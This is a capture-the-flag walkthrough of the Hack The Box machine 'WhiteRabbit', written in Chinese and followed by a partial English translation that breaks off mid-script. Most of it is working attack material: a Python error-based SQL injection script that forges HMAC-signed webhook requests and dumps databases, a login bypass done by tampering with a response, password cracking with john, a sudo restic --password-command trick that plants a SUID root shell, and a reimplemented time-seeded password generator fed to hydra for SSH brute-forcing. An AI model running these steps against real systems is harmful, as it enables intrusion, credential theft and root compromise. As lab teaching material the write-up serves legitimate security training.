htb whiterabbit

Information Gathering

# Nmap 7.95 scan initiated Tue Dec 23 08:52:06 2025 as: /usr/lib/nmap/nmap -sC -sV -v -O -oN nmap_result.txt 10.10.11.63
Nmap scan report for 10.10.11.63
Host is up (0.65s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0f:b0:5e:9f:85:81:c6:ce:fa:f4:97:c2:99:c5:db:b3 (ECDSA)
|_  256 a9:19:c3:55:fe:6a:9a:1b:83:8f:9d:21:0a:08:95:47 (ED25519)
80/tcp   open  http    Caddy httpd
|_http-title: Did not follow redirect to http://whiterabbit.htb
|_http-server-header: Caddy
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
2222/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 c8:28:4c:7a:6f:25:7b:58:76:65:d8:2e:d1:eb:4a:26 (ECDSA)
|_  256 ad:42:c0:28:77:dd:06:bd:19:62:d8:17:30:11:3c:87 (ED25519)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Uptime guess: 1.959 days (since Sun Dec 21 09:52:12 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=259 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Dec 23 08:52:35 2025 -- 1 IP address (1 host up) scanned in 28.30 seconds

可以看出2222端口的ssh比80端口的ssh版本不一样并且2222端口比较老,所以可能是docker.

Vulnerability Analysis

打开80端口发现是一个静态网页,寻找一下虚拟主机

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://whiterabbit.htb -H "Host: FUZZ.whiterabbit.htb" -fw 1 -> status.whiterabbit.htb


打开后即可看到Uptime Kuma的登录界面,尝试burp拦截登录得到

image 115.png

尝试拦截登录请求更改false→true即可进入

在about发现版本:Frontend Version: 1.23.13

状态页面得到

image 116.png

尝试爆破

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://status.whiterabbit.htb/status/FUZZ 
-> temp

image 117.png

  • ddb09a8558c9.whiterabbit.htb→gophish 一个登陆界面
  • a668910b5514e.whiterabbit.htb→wikijs

在wikijs中发现该页面大致说的是Gophish webhooks的自动化工作流程,其中提到了签名验证

image 118.png

Check gophish header -> Extract signature -> Calculate signature -> Compare signature

其中红线连接在 Get current phishing score 之后,发生错误后会进入DEBUG: REMOVE SOON页面的表单

POST /webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d HTTP/1.1
Host: 28efa8f7df.whiterabbit.htb   # 新的host主机
x-gophish-signature: sha256=cf4651463d8bc629b9b411c58480af5a9968ba05fca83efa03a21b2cecd1c2dd
Accept: */*
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 81

{
  "campaign_id": 1,
  "email": "test@ex.com",
  "message": "Clicked Link"
}

其次我们在附件中发现计算签名

[
  "Calculate the signature",
  {
    "action": "hmac",
    "type": "SHA256",
    "value": "={{ JSON.stringify($json.body) }}",
    "dataPropertyName": "calculated_signature",
    "secret": "3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS"
  }
]

所以我们可以知道post中的x-gophish-signature是通过data数据加密而来

{
  "campaign_id": 1,
  "email": "test@ex.com",
  "message": "Clicked Link"
}
{"campaign_id":1,"email":"test@ex.com","message":"Clicked Link"}

image 119.png

可以看到跟post中的密钥一样

其次发现SQL注入

"parameters": {
"operation": "executeQuery",
"query": "SELECT * FROM victims where email = \"{{ $json.body.email }}\" LIMIT 1",
"options": {}
},

注入点在email中 这是一个非常经典的基于报错的 SQL 注入 (Error-Based SQL Injection)

SELECT * FROM victims WHERE email = "{{用户输入}}" LIMIT 1;
加上payload
SELECT * FROM victims WHERE email = "" OR updatexml(...) ;" LIMIT 1;
函数原型updatexml(xml_target, xpath_expr, new_xml)
payload:updatexml(1, concat(0x7e, (查询语句), 0x7e), 1)
0x7e是~
执行结果:updatexml 发现 ~ 是非法的,于是报错:“XPATH syntax error: '~查询结果~'”。
目的:利用报错信息将原本看不见的查询结果“回显”给攻击者。
查询语句:SELECT schema_name FROM information_schema.schemata WHERE schema_name NOT LIKE "information_schema" LIMIT 1,1
这是通过报错的sql注入,意思就是报错会把所查询的信息显露出来。例如
XPATH syntax error:'~users~' 这就暴露了user表

Exploitation (User Flag)

据此可以写一个python

import requests
import hmac
import hashlib
import json
import re

# 计算签名和构造payload
def tamper(payload):
    params = '{"campaign_id":1,"email":"%s","message":"Clicked Link"}' % payload   # %s = payload是一个占位的用法
    secret = '3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS'.encode('utf-8')
    payload_bytes = params.encode("utf-8")
    signature = 'sha256=' + hmac.new(secret, payload_bytes, hashlib.sha256).hexdigest()   # 站换为16进制
    params = json.loads(params)  # 方便后续使用request库
    return params, signature

# 提取数据
def extract_value(url, payload_template, rhost, **kwargs):
    payload = payload_template.format(**kwargs)
    params, signature = tamper(payload)  # 接收两个参数的值
    headers = {"Host": "28efa8f7df.whiterabbit.htb", 'x-gophish-signature': signature} # 添加修改签名,没有这个发送会被拦截
    proxies = None   # 可以改为127.0.0.1:8080,这是代理设置
    try:
        response = requests.post(url, json=params, timeout=10, headers=headers, proxies=proxies)
    except Exception as e:
        print(f"Error connecting to URL: {e}")
        return None
    match = re.search(r"~([^~]+)~", response.text, re.DOTALL) # 提取值~【值】~   这是基于错误的sql注入
    if match:
        return match.group(1)
    return None

# 提取数据库名
def extract_databases(url, rhost):
    databases = []
    payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT schema_name FROM information_schema.schemata WHERE schema_name NOT LIKE \"information_schema\" LIMIT {offset},1), 0x7e), 1) ;'
    offset = 0
    while True:
        db = extract_value(url, payload_template, rhost, offset=offset)
        if db and db not in databases:
            databases.append(db)
            offset += 1
        else:
            break
    return databases

# 提取表名
def extract_tables(url, rhost, db):
    tables = []
    payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT table_name FROM information_schema.tables WHERE table_schema=\"{db}\" LIMIT {offset},1), 0x7e), 1) ;'
    offset = 0
    while True:
        table = extract_value(url, payload_template, rhost, db=db, offset=offset)
        if table and table not in tables:
            tables.append(table)
            offset += 1
        else:
            break
    return tables

# 提取列名
def extract_columns(url, rhost, db, table):
    columns = []
    payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT column_name FROM information_schema.columns WHERE table_schema=\"{db}\" AND table_name=\"{table}\" LIMIT {offset},1), 0x7e), 1) ;'
    offset = 0
    while True:
        column = extract_value(url, payload_template, rhost, db=db, table=table, offset=offset)
        if column and column not in columns:
            columns.append(column)
            offset += 1
        else:
            break
    return columns

# 提取数据
def extract_data(url, rhost, db, table, column):
    data_rows = []
    payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT {column} FROM {db}.{table} LIMIT {offset},1), 0x7e), 1) ;'
    offset = 0
    while True:
        data = extract_value(url, payload_template, rhost, db=db, table=table, column=column, offset=offset)
        if data and data not in data_rows:
            data_rows.append(data)
            offset += 1
        else:
            break
    return data_rows

def extract_column_data(url, rhost, db, table, column):
    data_rows = []
    payload_template = r'\" OR updatexml(1, concat(0x7e, (SELECT t1.`{column}` FROM `{db}`.`{table}` t1 WHERE (SELECT COUNT(*) FROM `{db}`.`{table}` t2 WHERE t2.`{column}` <= t1.`{column}`) = {offset}+1 LIMIT 1), 0x7e), 1) ;'
    offset = 0
    while True:
        data = extract_value(url, payload_template, rhost, db=db, table=table, column=column, offset=offset)
        if data:
            data_rows.append(data)
            offset += 1
        else:
            break
    return data_rows

def extract_all_data(url, rhost, table, column):
    data_rows = []
    for id_val in range(1, 7):
        row_data = ""
        chunk_size = 18
        pos = 1
        while True:
            payload_template = r'\" OR updatexml(1,concat(0x7e,(select SUBSTRING({column}, {pos}, {chunk_size}) from temp.{table} where id={id_val}),0x7e),1) -- '
            data = extract_value(url, payload_template, rhost, pos=pos, chunk_size=chunk_size, id_val=id_val, table=table, column=column)
            if not data:
                break
            row_data += data
            if len(data) < chunk_size:
                break
            pos += chunk_size
        if row_data.strip():
            data_rows.append((id_val, row_data))
        else:
            print(f"[-] No data for id {id_val}")
    return data_rows

# 执行sql错误的主函数
def perform_sql_injection(rhost):
    print("[i] Performing SQL injection...")
    url = f"http://{rhost}/webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d"
    databases = extract_databases(url, rhost)
    if not databases:
        print(f"[!] No databases found.")
        return
    for db in databases:
        print(f"[+] Got database: {db}")
        if not db == "phishing":
            tables = extract_tables(url, rhost, db)
            if not tables:
                print(f"[!] No tables found for database {db}.")
                continue
            for table in tables:
                print(f"[+] Got table: {table}")
                print("[i] Extracting Columns...")
                columns = extract_columns(url, rhost, db, table)
                if not columns:
                    print(f"[!] No columns found for table {table} in database {db}.")
                    continue
                for column in columns:
                    print(f"[+] Got column: {column}")
                    print("[i] Extracting Data...")
                    rows = extract_all_data(url, rhost, table, column)
                    for row in rows:
                        print(f"[+] {row}")

if __name__ == '__main__':
    rhost = "10.10.11.63"
    perform_sql_injection(rhost)
  WhiteRabbit python exploit.py
[i] Performing SQL injection...
[+] Got database: phishing
[+] Got database: temp
[+] Got table: command_log
[i] Extracting Columns...
[+] Got column: id
[i] Extracting Data...
[+] (1, '1')
[+] (2, '2')
[+] (3, '3')
[+] (4, '4')
[+] (5, '5')
[+] (6, '6')
[+] Got column: command
[i] Extracting Data...
[+] (1, 'uname -a')
[+] (2, 'restic init --repo rest:http://75951e6ff.whiterabbit.htb')
[+] (3, 'echo ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw > .restic_passwd')
[+] (4, 'rm -rf .bash_history ')
[+] (5, '#thatwasclose')
[+] (6, 'cd /home/neo/ && /opt/neo-password-generator/neo-password-generator | passwd')
[+] Got column: date
[i] Extracting Data...
[+] (1, '2024-08-30 10:44:01')
[+] (2, '2024-08-30 11:58:05')
[+] (3, '2024-08-30 11:58:36')
[+] (4, '2024-08-30 11:59:02')
[+] (5, '2024-08-30 11:59:47')
[+] (6, '2024-08-30 14:40:42')

可以看出得到phishing,temp数据库其中temp有一个表command_log,表中有三个列id,command,date。以及另一个host75951e6ff.whiterabbit.htb

restic是一个备份服务,其密码是ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw

有一个用户叫neo,其密码被更改为密码生成器生成的密码

  WhiteRabbit RESTIC_PASSWORD=ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw restic -r rest:http://75951e6ff.whiterabbit.htb snapshots
repository 5b26a938 opened (version 2, compression level auto)
created new cache in /home/kali/.cache/restic
ID        Time                 Host         Tags        Paths
------------------------------------------------------------------------
272cacd5  2025-03-07 00:18:40  whiterabbit              /dev/shm/bob/ssh
------------------------------------------------------------------------
1 snapshots
  WhiteRabbit RESTIC_PASSWORD=ygcsvCuMdfZ89yaRLlTKhe5jAmth7vxw restic -r rest:http://75951e6ff.whiterabbit.htb restore 272cacd5 --target ./restic/
  WhiteRabbit ls  -la restic/dev/shm/bob/ssh/
total 12
drwxr-xr-x 2 kali kali 4096 Mar  7  2025 .
drwxr-xr-x 3 kali kali 4096 Mar  7  2025 ..
-rw-r--r-- 1 kali kali  572 Mar  7  2025 bob.7z
  WhiteRabbit 7z l restic/dev/shm/bob/ssh/bob.7z

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 572 bytes (1 KiB)

Listing archive: restic/dev/shm/bob/ssh/bob.7z

--
Path = restic/dev/shm/bob/ssh/bob.7z
Type = 7z
Physical Size = 572
Headers Size = 204
Method = LZMA2:12 7zAES
Solid = +
Blocks = 1

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2025-03-07 00:10:35 ....A          399          368  bob
2025-03-07 00:10:35 ....A           91               bob.pub
2025-03-07 00:11:05 ....A           67               config
------------------- ----- ------------ ------------  ------------------------
2025-03-07 00:11:05                557          368  3 files

提取它需要密码

  WhiteRabbit 7z2john restic/dev/shm/bob/ssh/bob.7z > ./bob_hash
ATTENTION: the hashes might contain sensitive encrypted data. Be careful when sharing or posting these hashes
  WhiteRabbit john bob_hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (7z, 7-Zip archive encryption [SHA256 256/256 AVX2 8x AES])
Cost 1 (iteration count) is 524288 for all loaded hashes
Cost 2 (padding size) is 3 for all loaded hashes
Cost 3 (compression type) is 2 for all loaded hashes
Cost 4 (data length) is 365 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1q2w3e4r5t6y     (bob.7z)
1g 0:00:04:11 DONE (2025-12-23 14:38) 0.003981g/s 94.90p/s 94.90c/s 94.90C/s 231086..150390
Use the "--show" option to display all of the cracked passwords reliably

得到密码1q2w3e4r5t6y

解压后得到bob的hash以及他的ssh密钥

即可登录到2222端口

WhiteRabbit ssh -i bob [bob@10.10.11.63](mailto:bob@10.10.11.63) -p 2222

进入后是一个docker

bob@ebdce80611e9:~$ sudo -l
Matching Defaults entries for bob on ebdce80611e9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User bob may run the following commands on ebdce80611e9:
    (ALL) NOPASSWD: /usr/bin/restic

bob@ebdce80611e9:~$ sudo restic --password-command "cp /bin/bash /tmp/bash && chmod 4777 /tmp/bash" check
cp: target '/tmp/bash': Not a directory
Resolving password failed: exit status 1

bob@ebdce80611e9:~$ ls -la /tmp/bash
-rwsrwxrwx 1 root root 1446024 Dec 23 14:25 /tmp/bash
bob@ebdce80611e9:~$ /tmp/bash -p
bash-5.2# id
uid=1001(bob) gid=1001(bob) euid=0(root) groups=1001(bob)

在/root发现morpheus用户的私钥,传到本地即可ssh到morpheus

ssh -i morpheus morpheus@whiterabbit.htb

Privilege Escalation (Root Flag)

还记得之前的密码生成器:/opt/neo-password-generator/neo-password-generator

将它传回本地来反编译它


void generate_password(uint param_1)

{
  int iVar1;
  long in_FS_OFFSET;
  int local_34;
  char local_28 [20];
  undefined1 local_14;
  long local_10;
  
  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  srand(param_1);
  for (local_34 = 0; local_34 < 0x14; local_34 = local_34 + 1) {
    iVar1 = rand();
    local_28[local_34] =
         "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"[iVar1 % 0x3e]; //62
  }
  local_14 = 0;
  puts(local_28);
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return;
}

undefined8 main(void)

{
  long in_FS_OFFSET;
  timeval local_28;
  long local_10;
  
  local_10 = *(long *)(in_FS_OFFSET + 0x28);
  gettimeofday(&local_28,(__timezone_ptr_t)0x0);
  generate_password((int)local_28.tv_sec * 1000 + (int)(local_28.tv_usec / 1000));
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}

seed = (seconds * 1000) + (microseconds / 1000)

对照这个写一个程序来生成密码

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define PASSWORD_LENGTH 20
const char CHARSET[] = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789";
const int CHARSET_SIZE = sizeof(CHARSET) - 1;
void generate_password(unsigned int seed, char *out) {
    srand(seed);
    for (int i = 0; i < PASSWORD_LENGTH; i++) {
        int index = rand() % CHARSET_SIZE;
        out[i] = CHARSET[index];
    }
    out[PASSWORD_LENGTH] = '\0';
    }
int main() {
    // using https://www.epochconverter.com/
    // 2024-08-30 14:40:42 = 1725028842
    unsigned int timestamp = 1725028842;
    char password[PASSWORD_LENGTH + 1];
    for (int ms = 0; ms < 1000; ms++) {
        // Convert to milliseconds and add microseconds from 0-1000 as our range
        unsigned int seed = timestamp * 1000 + ms;
        generate_password(seed, password);
        printf("%s\n", password);
    }
    return 0;
}

hydra -l neo -P passwords.txt ssh whiterabbit.htb → WBSxhWgfnMiclrV4dqfj

neo@whiterabbit:~$ sudo -l
[sudo] password for neo:
Matching Defaults entries for neo on whiterabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User neo may run the following commands on whiterabbit:
    (ALL : ALL) ALL

htb whiterabbit

Information Gathering

# Nmap 7.95 scan initiated on Tuesday, December 23, 2025, at 08:52:06, as follows:
# /usr/lib/nmap/nmap -sC -sV -v -O -oN nmap_result.txt 10.10.11.63
Nmap scan report for 10.10.11.63:
Host is up (latency: 0.65 seconds).
997 closed TCP ports were not displayed (they were reset).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.6p1 (Ubuntu 3ubuntu13.9; protocol 2.0)
| ssh-hostkey:
|   256 0f:b0:5e:9f:85:81:c6:ce:fa:f4:97:c2:99:c5:db:b3 (ECDSA)
|_  256 a9:19:c3:55:fe:6a:9a:1b:83:8f:9d:21:0a:08:95:47 (ED25519)
80/tcp   open  http    Caddy (httpd)
|_http-title: Did not follow redirect to http://whiterabbit.htb
|_http-server-header: Caddy
| http-methods:
|_  Supported Methods: GET, HEAD, POST, OPTIONS
2222/tcp open  ssh     OpenSSH 9.6p1 (Ubuntu 3ubuntu13.5; protocol 2.0)
| ssh-hostkey:
|   256 c8:28:4c:7a:6f:25:7b:58:76:65:d8:2e:d1:eb:4a:26 (ECDSA)
|_  256 ad:42:c0:28:77:dd:06:bd:19:62:d8:17:30:11:3c:87 (ED25519)
Device type: General purpose | Router
Operating System: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4, cpe:/o:linux:linux_kernel:5, cpe:/o:mikrotik:routeros:7, cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Uptime estimate: 1.959 days (since Sunday, December 21, 2025, 09:52:12)
Network distance: 2 hops
TCP sequence prediction difficulty: 259 (Difficult!)
IP ID sequence generation: All zeros
Service information: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Data files were read from: /usr/share/nmap
OS and service detection completed. Please report any incorrect results at: https://nmap.org/submit/.
# Nmap completed on Tuesday, December 23, 2025, at 08:52:35 — 1 IP address (1 host up) scanned in 28.30 seconds.

It can be observed that the SSH version on port 2222 is different from that on port 80, and port 2222 appears to be older, which suggests it might be related to Docker usage.

Vulnerability Analysis

When port 80 is opened, it is found to be a static web page. We proceed to search for the virtual host information:

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://whiterabbit.htb -H "Host: FUZZ.whiterabbit.htb" -fw 1 -> status.whiterabbit.htb

Upon opening the page, we see the login interface for Uptime Kuma. We attempt to intercept the login requests using Burp:

image 115.png

By changing the value of false to true in the intercepted request, we are able to log in successfully.

On the “About” page, we find the version information: Frontend Version: 1.23.13.

Next, we attempt to perform a brute-force attack:

ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://status.whiterabbit.htb/status/FUZZ 
-> temp

The results show the following targets:

  • ddb09a8558c9.whiterabbit.htb leads to a Gophish login interface
  • a668910b5514e.whiterabbit.htb leads to a wikijs page

On the wikijs page (http://a668910b5514e.whiterabbit.htb/en/gophish_webhooks), we learn about the automated workflow of Gophish webhooks, which includes signature verification:

image 118.png

The verification process involves the following steps:

  1. Check gophish header
  2. Extract signature
  3. Calculate signature
  4. Compare signature

The steps Extract signature and Calculate signature are connected by a red line. If an error occurs during this process, the system redirects to a “DEBUG: REMOVE SOON” page with a form.

We then send a POST request to the webhook:

POST /webhook/d96af3a4-21bd-4bcb-bd34-37bfc67dfd1d HTTP/1.1
Host: 28efa8f7df.whiterabbit.htb   # New host
x-gophish-signature: sha256=cf4651463d8bc629b9b411c58480af5a9968ba05fca83efa03a21b2cecd1c2dd
Accept: */*
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 81
{
  "campaign_id": 1,
  "email": "test@ex.com",
  "message": "Clicked Link"
}

In the request, we notice that the x-gophish-signature field is encrypted using some data.

{
  "campaign_id": 1,
  "email": "test@ex.com",
  "message": "Clicked Link"
}

The encrypted x-gophish-signature matches the key used in the POST request.

Additionally, we discovered potential SQL injection vulnerabilities in the system.

“parameters”: { “operation”: “executeQuery”, “query”: “SELECT * FROM victims WHERE email = ”{{ $json.body.email }}” LIMIT 1”, “options”: {} },


The injection point is in the `email` field. This is a very classic example of **Error-Based SQL Injection**.

```sql
SELECT * FROM victims WHERE email = "{{user_input}}" LIMIT 1;

When the payload is added:

SELECT * FROM victims WHERE email = "" OR updatexml(...) ;" LIMIT 1;

The function prototype for updatexml is:

updatexml(xml_target, xpath_expr, new_xml)

The payload used in this example is:

updatexml(1, concat(0x7e, (query_statement), 0x7e), 1)

Here, 0x7e represents a special character. When updatexml tries to process the query statement with this payload, it encounters an error:

XPATH syntax error: '~query_result~'

The purpose of this error is to reveal the actual query result, which would otherwise not be visible to the attacker.

The actual query that is executed is:

SELECT schema_name FROM information_schema.schemata WHERE schema_name NOT LIKE "information_schema" LIMIT 1,1

In this case, the error message XPATH syntax error: '~users~' exposes the users table.

Exploitation (User Flag)

Based on this, the following Python code can be written:

import requests
import hmac
import hashlib
import json
import re

# Function to tamper with the payload and generate a signature
def tamper(payload):
    params = '{"campaign_id":1,"email":"%s","message":"Clicked Link"}' % payload  # %s is a placeholder for the payload
    secret = '3CWVGMndgMvdVAzOjqBiTicmv7gxc6IS'.encode('utf-8')
    payload_bytes = params.encode("utf-8")
    signature = 'sha256=' + hmac.new(secret, payload_bytes, hashlib.sha256).hexdigest()  # Converted to hexadecimal
    params = json.loads(params)  # Makes it easier to use with the requests library
    return params, signature

# Function to extract data from a URL using a predefined payload template
def extract_value(url, payload_template, rhost, **kwargs):
    payload = payload_template.format(**kwargs)
    params, signature = tamper(payload)  # Receives the parameters generated by tamper()
    headers = {"Host": "28efa8f7df.whiterabbit.htb", 'x-gophish-signature': signature}  # Adds a modified signature; without this, the request will be intercepted
    proxies = None  # Can be set to 127.0.0.1:8080 for proxy settings
    try:
        response = requests.post(url, json=params, timeout=10, headers=headers, proxies=proxies)
    except Exception as e:
        print(f"Error connecting to URL: {e}")
        return None
    match = re.search(r"~([^~]+)~", response.text, re.DOTALL)  # Extracts the desired value from the response
    if match:
        return match.group(1)
    return None

